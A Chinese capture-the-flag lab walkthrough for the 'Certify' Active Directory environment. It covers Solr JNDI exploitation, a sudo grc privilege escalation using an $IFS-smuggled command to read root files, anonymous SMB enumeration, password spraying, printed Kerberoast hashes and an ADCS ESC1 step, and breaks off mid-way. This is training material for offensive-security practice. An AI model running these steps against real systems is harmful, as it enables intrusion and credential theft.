春秋云境Certify

春秋云境Certify

fsan扫

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
E:\Users\tiand>fscan -h 39.99.131.86
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.1

[1.1s] 已选择服务扫描模式
[1.1s] 开始信息扫描
[1.1s] 最终有效主机数量: 1
[1.1s] 开始主机扫描
[1.1s] 使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[1.1s] 有效端口数量: 233
[1.1s] [*] 端口开放 39.99.131.86:22
[1.1s] [*] 端口开放 39.99.131.86:8983
[1.1s] [*] 端口开放 39.99.131.86:80
[4.1s] 扫描完成, 发现 3 个开放端口
[4.1s] 存活端口数量: 3
[4.1s] 开始漏洞扫描
[4.1s] POC加载完成: 总共387个,成功387个,失败0个
[4.3s] [*] 网站标题 http://39.99.131.86 状态码:200 长度:612 标题:Welcome to nginx!
[5.0s] [*] 网站标题 http://39.99.131.86:8983 状态码:302 长度:0 标题:无标题 重定向地址: http://39.99.131.86:8983/solr/
[5.4s] [*] 网站标题 http://39.99.131.86:8983/solr/ 状态码:200 长度:16555 标题:Solr Admin
[18.9s] 扫描已完成: 5/5

入口点


打开solr看到版本8.11.0,查到漏洞

image-20260307190305718

文中

For vulnerability exploitation, you can use the Java Chains. First, visit the Quick Start page to set up Java Chains. Then, follow the JNDI Basic Exploitation Guide to configure the command touch /tmp/success and generate a JNDI LDAP URL Payload. Finally, replace the payload in the previous HTTP request to successfully exploit the vulnerability.

复现

image-20260307203452219

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
solr@ubuntu:/tmp$ sudo -l
sudo -l
Matching Defaults entries for solr on ubuntu:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User solr may run the following commands on ubuntu:
(root) NOPASSWD: /usr/bin/grc

solr@ubuntu:/tmp$ sudo grc cat$IFS/root/flag/flag01.txt
sudo grc cat$IFS/root/flag/flag01.txt
██████ ██ ██ ████
██░░░░██ ░██ ░░ ░██░ ██ ██
██ ░░ █████ ██████ ██████ ██ ██████ ░░██ ██
░██ ██░░░██░░██░░█░░░██░ ░██░░░██░ ░░███
░██ ░███████ ░██ ░ ░██ ░██ ░██ ░██
░░██ ██░██░░░░ ░██ ░██ ░██ ░██ ██
░░██████ ░░██████░███ ░░██ ░██ ░██ ██
░░░░░░ ░░░░░░ ░░░ ░░ ░░ ░░ ░░

Easy right?
Maybe you should dig into my core domain network.

flag01: flag{549daac6-a9e9-466c-b07a-59c6b0d07e64}
solr@ubuntu:/tmp$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 00:16:3e:19:fb:11 brd ff:ff:ff:ff:ff:ff
inet 172.22.9.19/16 brd 172.22.255.255 scope global dynamic eth0
valid_lft 1892152109sec preferred_lft 1892152109sec
inet6 fe80::216:3eff:fe19:fb11/64 scope link
valid_lft forever preferred_lft forever

扫内网

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
solr@ubuntu:/tmp$ ./fscan -h 172.22.9.19/24
./fscan -h 172.22.9.19/24

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
trying RunIcmp2
The current user permissions unable to send icmp packets
start ping
(icmp) Target 172.22.9.26 is alive
(icmp) Target 172.22.9.7 is alive
(icmp) Target 172.22.9.19 is alive
(icmp) Target 172.22.9.47 is alive
[*] Icmp alive hosts len is: 4
172.22.9.47:445 open
172.22.9.7:445 open
172.22.9.26:445 open
172.22.9.47:139 open
172.22.9.7:139 open
172.22.9.26:139 open
172.22.9.7:135 open
172.22.9.26:135 open
172.22.9.7:80 open
172.22.9.47:80 open
172.22.9.19:80 open
172.22.9.47:22 open
172.22.9.47:21 open
172.22.9.19:8983 open
172.22.9.7:88 open
172.22.9.19:22 open
[*] alive ports len is: 16
start vulscan
[*] NetInfo
[*]172.22.9.26
[->]DESKTOP-CBKTVMO
[->]172.22.9.26
[*] NetInfo
[*]172.22.9.7
[->]XIAORANG-DC
[->]172.22.9.7
[*] WebTitle http://172.22.9.7 code:200 len:703 title:IIS Windows Server
[*] WebTitle http://172.22.9.19 code:200 len:612 title:Welcome to nginx!
[*] WebTitle http://172.22.9.47 code:200 len:10918 title:Apache2 Ubuntu Default Page: It works
[*] WebTitle http://172.22.9.19:8983 code:302 len:0 title:None 跳转url: http://172.22.9.19:8983/solr/
[*] NetBios 172.22.9.47 fileserver Windows 6.1
[*] NetBios 172.22.9.7 [+] DC:XIAORANG\XIAORANG-DC
[*] NetBios 172.22.9.26 DESKTOP-CBKTVMO.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.9.19:8983/solr/ code:200 len:16555 title:Solr Admin
[*] OsInfo 172.22.9.47 (Windows 6.1)
[+] PocScan http://172.22.9.7 poc-yaml-active-directory-certsrv-detect

172.22.9.19(入口点)
172.22.9.26(DESKTOP-CBKTVMO)
172.22.9.47(WEB)
172.22.9.7(DC-PocScan)

SMB匿名登录

卡了,其他扫描器出动,nmap扫

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
└─$ proxychains nmap -T4 -A -v 172.22.9.47 2>/dev/null
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-07 21:19 CST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:19
Completed NSE at 21:19, 0.00s elapsed
Initiating NSE at 21:19
Completed NSE at 21:19, 0.00s elapsed
Initiating NSE at 21:19
Completed NSE at 21:19, 0.00s elapsed
Initiating Ping Scan at 21:19
Scanning 172.22.9.47 [2 ports]
Completed Ping Scan at 21:19, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:19
Completed Parallel DNS resolution of 1 host. at 21:19, 0.00s elapsed
Initiating Connect Scan at 21:19
Scanning 172.22.9.47 [1000 ports]
Discovered open port 22/tcp on 172.22.9.47
Discovered open port 445/tcp on 172.22.9.47
Discovered open port 21/tcp on 172.22.9.47
Discovered open port 139/tcp on 172.22.9.47
Discovered open port 80/tcp on 172.22.9.47
Connect Scan Timing: About 29.90% done; ETC: 21:21 (0:01:13 remaining)
Connect Scan Timing: About 58.90% done; ETC: 21:21 (0:00:43 remaining)
Completed Connect Scan at 21:21, 104.73s elapsed (1000 total ports)
Initiating Service scan at 21:21
Scanning 5 services on 172.22.9.47
Completed Service scan at 21:21, 11.74s elapsed (5 services on 1 host)
NSE: Script scanning 172.22.9.47.
Initiating NSE at 21:21
Completed NSE at 21:21, 14.66s elapsed
Initiating NSE at 21:21
Completed NSE at 21:21, 1.10s elapsed
Initiating NSE at 21:21
Completed NSE at 21:21, 0.00s elapsed
Nmap scan report for 172.22.9.47
Host is up (0.10s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ad:eb:35:8f:03:53:e7:2d:a5:d8:42:d8:cb:79:df:74 (RSA)
| 256 fa:2e:5d:2d:d3:f2:c1:59:27:21:99:7e:66:f0:69:9d (ECDSA)
|_ 256 74:a1:8f:50:18:4d:e6:be:0a:4a:87:d4:77:99:c3:58 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: FILESERVER; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
| date: 2026-03-07T13:21:12
|_ start_date: N/A
|_clock-skew: mean: -2h40m02s, deviation: 4h37m04s, median: -5s
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
| Computer name: fileserver
| NetBIOS computer name: FILESERVER\x00
| Domain name: \x00
| FQDN: fileserver
|_ System time: 2026-03-07T21:21:15+08:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required

NSE: Script Post-scanning.
Initiating NSE at 21:21
Completed NSE at 21:21, 0.00s elapsed
Initiating NSE at 21:21
Completed NSE at 21:21, 0.00s elapsed
Initiating NSE at 21:21
Completed NSE at 21:21, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.56 seconds

┌──(xiaotian㉿xiaotian)-[/usr/share/exploitdb/exploits/java/remote]
└─$ proxychains nmap -T4 -A -v 172.22.9.19 2>/dev/null
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-07 21:23 CST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
Initiating Ping Scan at 21:23
Scanning 172.22.9.19 [2 ports]
Completed Ping Scan at 21:23, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:23
Completed Parallel DNS resolution of 1 host. at 21:23, 0.05s elapsed
Initiating Connect Scan at 21:23
Scanning 172.22.9.19 [1000 ports]
Discovered open port 80/tcp on 172.22.9.19
Discovered open port 22/tcp on 172.22.9.19
Connect Scan Timing: About 27.60% done; ETC: 21:24 (0:01:21 remaining)
Connect Scan Timing: About 55.30% done; ETC: 21:24 (0:00:49 remaining)
Completed Connect Scan at 21:24, 110.96s elapsed (1000 total ports)
Initiating Service scan at 21:24
Scanning 2 services on 172.22.9.19
Completed Service scan at 21:24, 6.34s elapsed (2 services on 1 host)
NSE: Script scanning 172.22.9.19.
Initiating NSE at 21:24
Completed NSE at 21:25, 6.43s elapsed
Initiating NSE at 21:25
Completed NSE at 21:25, 0.33s elapsed
Initiating NSE at 21:25
Completed NSE at 21:25, 0.00s elapsed
Nmap scan report for 172.22.9.19
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 31:ec:1c:a7:d5:4c:9b:b8:67:e2:37:0e:33:14:44:91 (RSA)
| 256 ee:b2:8e:05:17:b5:0e:76:1b:8f:00:9d:62:59:3f:2a (ECDSA)
|_ 256 ac:81:26:c2:5e:7d:67:1c:90:7e:6f:6b:21:e9:de:8a (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 21:25
Completed NSE at 21:25, 0.00s elapsed
Initiating NSE at 21:25
Completed NSE at 21:25, 0.00s elapsed
Initiating NSE at 21:25
Completed NSE at 21:25, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.43 seconds

47可以匿名登录smb

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
E:\exploit\tools\impacket\examples>python smbclient.py 172.22.9.47 -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# whoami
*** Unknown syntax: whoami
# help

open {host,port=445} - opens a SMB connection against the target host/port
login {domain/username,passwd} - logs into the current SMB connection, no parameters for NULL connection. If no password specified, it'll be prompted
, it'll be prompted. Use the DNS resolvable domain name login_hash {domain/username,lmhash:nthash} - logs into the current SMB connection using the password hashes
logoff - logs off
use {sharename} - connect to an specific share
pwd - shows current remote directory
password - changes the user password, the new password will be prompted for input
ls {wildcard} - lists all the files in the current directory
lls {dirname} - lists all the files on the local filesystem.
tree {filepath} - recursively lists all files in folder and sub folders
rm {file} - removes the selected file
rmdir {dirname} - removes the directory under the current path
get {filename} - downloads the filename from the current path
cat {filename} - reads the filename from the current path
umount {path} - removes the mount point at {path} without deleting the directory (admin required)
info - returns NetrServerInfo main results
close - closes the current SMB Session
exit - terminates the server process (and this session)


# shares
print$
fileshare
IPC$
# use fileshare
# ls
drw-rw-rw- 0 Wed Jul 13 16:12:10 2022 .
drw-rw-rw- 0 Wed Jul 13 12:35:08 2022 ..
-rw-rw-rw- 61440 Wed Jul 13 15:46:55 2022 personnel.db
drw-rw-rw- 0 Sat Mar 7 18:51:16 2026 secret
-rw-rw-rw- 9572925 Wed Jul 13 16:12:03 2022 Certified_Pre-Owned.7z
-rw-rw-rw- 10406101 Wed Jul 13 16:08:14 2022 Certified_Pre-Owned.pdf

# cd secret
# ls
drw-rw-rw- 0 Sat Mar 7 18:51:16 2026 .
drw-rw-rw- 0 Wed Jul 13 16:12:10 2022 ..
-rw-rw-rw- 659 Sat Mar 7 18:51:16 2026 flag02.txt
# cat flag02.txt
________ _______ ________ _________ ___ ________ ___ ___
|\ ____\|\ ___ \ |\ __ \|\___ ___\\ \|\ _____\\ \ / /|
\ \ \___|\ \ __/|\ \ \|\ \|___ \ \_\ \ \ \ \__/\ \ \/ / /
\ \ \ \ \ \_|/_\ \ _ _\ \ \ \ \ \ \ \ __\\ \ / /
\ \ \____\ \ \_|\ \ \ \\ \| \ \ \ \ \ \ \ \_| \/ / /
\ \_______\ \_______\ \__\\ _\ \ \__\ \ \__\ \__\__/ / /
\|_______|\|_______|\|__|\|__| \|__| \|__|\|__|\___/ /
\|___|/

flag02: flag{f4fcd076-a72c-4104-a021-fbb4ede677f8}

Yes, you have enumerated smb. But do you know what an SPN is?


提示spn,可以尝试 Kerberoasting

personnel.db有一些账户名与三密码

密码喷洒

CME密码喷洒

1
2
3
4
└─$ proxychains crackmapexec smb 172.22.9.26  -u bb.txt -p cc.txt 2>/dev/null
SMB 172.22.9.26 445 DESKTOP-CBKTVMO [-] xiaorang.lab\wangting:fiAzGwEMgTY STATUS_LOGON_FAILURE
SMB 172.22.9.26 445 DESKTOP-CBKTVMO [-] xiaorang.lab\zhangjian:admin STATUS_LOGON_FAILURE
SMB 172.22.9.26 445 DESKTOP-CBKTVMO [+] xiaorang.lab\zhangjian:i9XDE02pLVf

zhangjian:i9XDE02pLVf登录成功,rdp登录失败账户不能rdp

Kerberoasting

1
2
3
4
5
6
7
8
E:\exploit\tools\impacket\examples>python GetUserSPNs.py xiaorang.lab/zhangjian:i9XDE02pLVf -dc-ip 172.22.9.7
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
------------------------------------- -------- -------- -------------------------- -------------------------- ----------
TERMSERV/desktop-cbktvmo.xiaorang.lab zhangxia 2023-07-14 12:45:45.213944 <never>
WWW/desktop-cbktvmo.xiaorang.lab/IIS zhangxia 2023-07-14 12:45:45.213944 <never>
TERMSERV/win2016.xiaorang.lab chenchen 2023-07-14 12:45:39.767035 2026-03-07 22:06:34.051332
1
2
3
4
python GetUserSPNs.py xiaorang.lab/zhangjian:i9XDE02pLVf -dc-ip 172.22.9.7 -request
$krb5tgs$23$*zhangxia$XIAORANG.LAB$xiaorang.lab/zhangxia*$06af927303201e6fdef977d98c7aed1d$160290d3b7d95ad0067418c260e6ad9503db9807bc6e036053717bf0e013f9397c4605b946c29afece01de3aa7c05009c6762d20be5b428c300b95f944fa9e63cec7e6788a71b44c72938826c260704641d32c10d43f3c7547a72fbfe9ade8ab9689520d3266ce895d20ee40d9d6a3818160b1c5ba01e668ad5a5eaf32630662254d54a9f16e568b6feb69bdb9deccab10858ba713beac47b36332e2e6b2db9730c29010884c6f5c5016f594567c800642c58ceef6ddb76c10507c7fbcd877936e5ba440f1dd4866182c41b548d612523e752454edf66530c2e29e552e56839dfb4e554c32b11bfc1d903dbe6b2eae1c747ccbdd2fd32f2be39cfdf8580b0419da2478abaf7783ac3f9c475a9c66851df4a79ff43ef1eaa030bcc9855c4cc7e7bd0e74dce001ab690900055d8916513180f37fb1ee8438214fd5584a73871fb6b27df5eb3b13b9365df654463e3e97ad5c38dea931803fc06f6c3696be4d599aae3a1b73aab9e7f7544aca9a635ce88a00ec5be388b0fd9ac3d2b4903f35a59fd4e5be16dee6c9a1adcc41aed7b8f4e95b697dc7652d30804f70f20a2bf9563f44764bfc33bb83ff930e393d9984d6a17fa907fa1337dad3f7305db328a4692ce11c77ce2bbcde6d8ee9ccf5c632f82c9e0a820f0145faaff666aeb10339dcd428410e27bdf224d0e437ad6b396224278296fcce557cb5f0e25d96a8667da636674c5237e30a9d5dc9704a5f488ac57de3330b49921c2744b33df6d0bb6870cc70d703eb1eb9ebce302bbec95d05c57a27cd8f99ca7607ef04f02db8453b21f86aeaa6f3dea4fb2bb3b86b4b1089012f55ed7b1dd3e56577690c1fb51386bd02b99332a4c51140da465b186aed205a6322ff5780ce58a410b2cf6199f541e08bfc892a3ac8dcbad3f58de77eabb249c0abfd6a97b900a60d006911451cefb486e214b84cd81e30e416588ebab24368003b6ef7786f578d91102332b80b5620d3e8368ec7a3652c9fe9d5cffef978f10bd604d18ba30d522caeab219402a26bfe61be03b7dff8ce5739cf16cc20e9a42a7195660337134618b2d5a00f9a8d4dc72ad09dd90b137e8ff4dccd237df9873505dfffed0452a986bb4c94f40dcfe01dfbe05aa53b0cb0da3a761ad6ca968c2b661fe20dc3931689101417932881f4d467ab66778919426febd94ef974c143c47aa89bb5d185b5e98c356285a96ccd21360674559508efc2e61caa55699b4151096253c50f8a0952816c1db6d9821b94864912118ce0a42573922aeb6d2a4e97b483882771bff2b6b456bfdc41e96a50363fa1eb11fb6ca43c40234122f3b0ada251cb0af036548814920a911918bab9d7aa3c79f526d6b5bf7df5cede47af8966ed842e35618040e5a6660d9317caafb26f67020330e4d54dbf86ecf876aaa735fc936537ef20ebb12653426363309f7911a4336c9488853a1210304cd6d56f346e3b2d79136e12fbb70e4a3bd293d0869f8c216a7f8b520168916abbe4

$krb5tgs$23$*chenchen$XIAORANG.LAB$xiaorang.lab/chenchen*$48911488fa7d8502955f72e0b254d0a9$a1e38e9f1dd3c447eb3eb4f7166ad3508a624b686bc9fc1ac645d9af9e25c3f65b4313c7adbe903b6d2c8508bc3bdcfc073117d6256352437a58c5b11212fbb0d82b2604aca7ecabdb6d29c2f8e0f292f48a7f9fe021c8780ba5370beab8749e9558823ff7df2217c60b52885031ef3b72d2fb1950a027ef37d7e0a0b5dd9a97d636adc047862b106fd1ca3fa8b0a6b4316c91d9659c32f48542bc4c4fd7c36a25df987c29622c71f364bc62519a35fa4b7c273ba735ca9594f470925b217299d9c689c4db1d979f46a89db7df1c0ea24fb407a3cc17fd549e9206156999e9e8852f3ce5ba618fda85dc207ebe64851c457b2a03462e3db549693f79a461c959096121dd316cc60a6b43a7810183c18e1438aec72a691c5e43384b3911faf86a03ad8af865b6c9bbf854ba0707c7bb9ed979295215e42fbf0ea78a6e9699d7d20966ce9c24406357cc21e5dfbac8bd8c49d08a6cc8a9d706b451d8a8d292e8c32d49ffb66e5296006b8e457838abb715b56edfee21538d936b2c3b61f0712f678c224d14f46e5c1ef4da6e3942dd64de52575c8661daefcb050955effa6be9b36fcf902aa3b5f6496fa998dc10c9b945767b1a424ab8878d02661d5d5645908ee3c928e736a721a9be724a09fda50c05f95d66bdd3d4ea8824aacf9d9785384bb9eab5a2411a55332ea6a1943aa45b01ff65ca1eaf8ab5f4bf68f4981eed7272f24b0dd7367e761bf924d53554d680b09c759f9d8085e5710722b74cefb39941ba90f6c783d7bf5735dd8dd599f8d188cf7ad5db1fe081275cc013cdecb8f7c2965b2ed2be2631dedd6b2cfddca75732edebf180a43817835a08c00b913c56c9307ea9eb9a7d45e32ba637a7e43316dbc55fe24ea298977d935932f8bc8c0ecca50e63588ef7f08fdceb1ada99904ac412c27324786048ff2b11529f8102988d8049b9adf455febd901ce7138a4b990035590f550852eeb9780765f1aac36c34b972fa566ef5ab986a7577b3ed6c9494c0fc85422ce749283377231e935e9674cc0191e80b1c834afe815dd128f2e9f819feb16abab8525474071204e1287c4e0501516c52845cb23d169a5f128e76d7ef1a0f0f27001f97cc3ceec088643a0dc5a8405eb641055c3b6b8421a17a182ccdacf82d4c9539298998a455d92d988f6bae17debf40665a9bea980ab52b5f65ca6ccc67e8b9ebac088045494cf4d61f4a6e72bbdc98fa9ad6e05253a1d8f7f7f42619300414576bdc2310ea791e0fc8978be3654bdedfeb1e1155f6d4c06144d9819f1e935e9fd94baa2023222802812fa79f9a01a018997f777296cfc9583aebb9ff85a4fec49f94a50f576f6faa668e3a217e7c1ddbafa8d8f222775827b0df0216b34161c51a2f068d6887d7271a32c480f5add1ccb21260bfbd89f0be9365690c5cefd6d714b6aea98ee17d70cfc5966e859058ae02ee9b59f0fb4b5415e4041199c4e2945dbf30cb34df8badd917163b70d6767e082ff2dcac06da

john爆破

zhangxia:MyPass2@@6 rdp上去,找不到flag提不了权先横向

ESC1

根据题目名想到是adcs的洞,Certify找能利用的模板

1
2
3
Certify.exe find /vulnerable
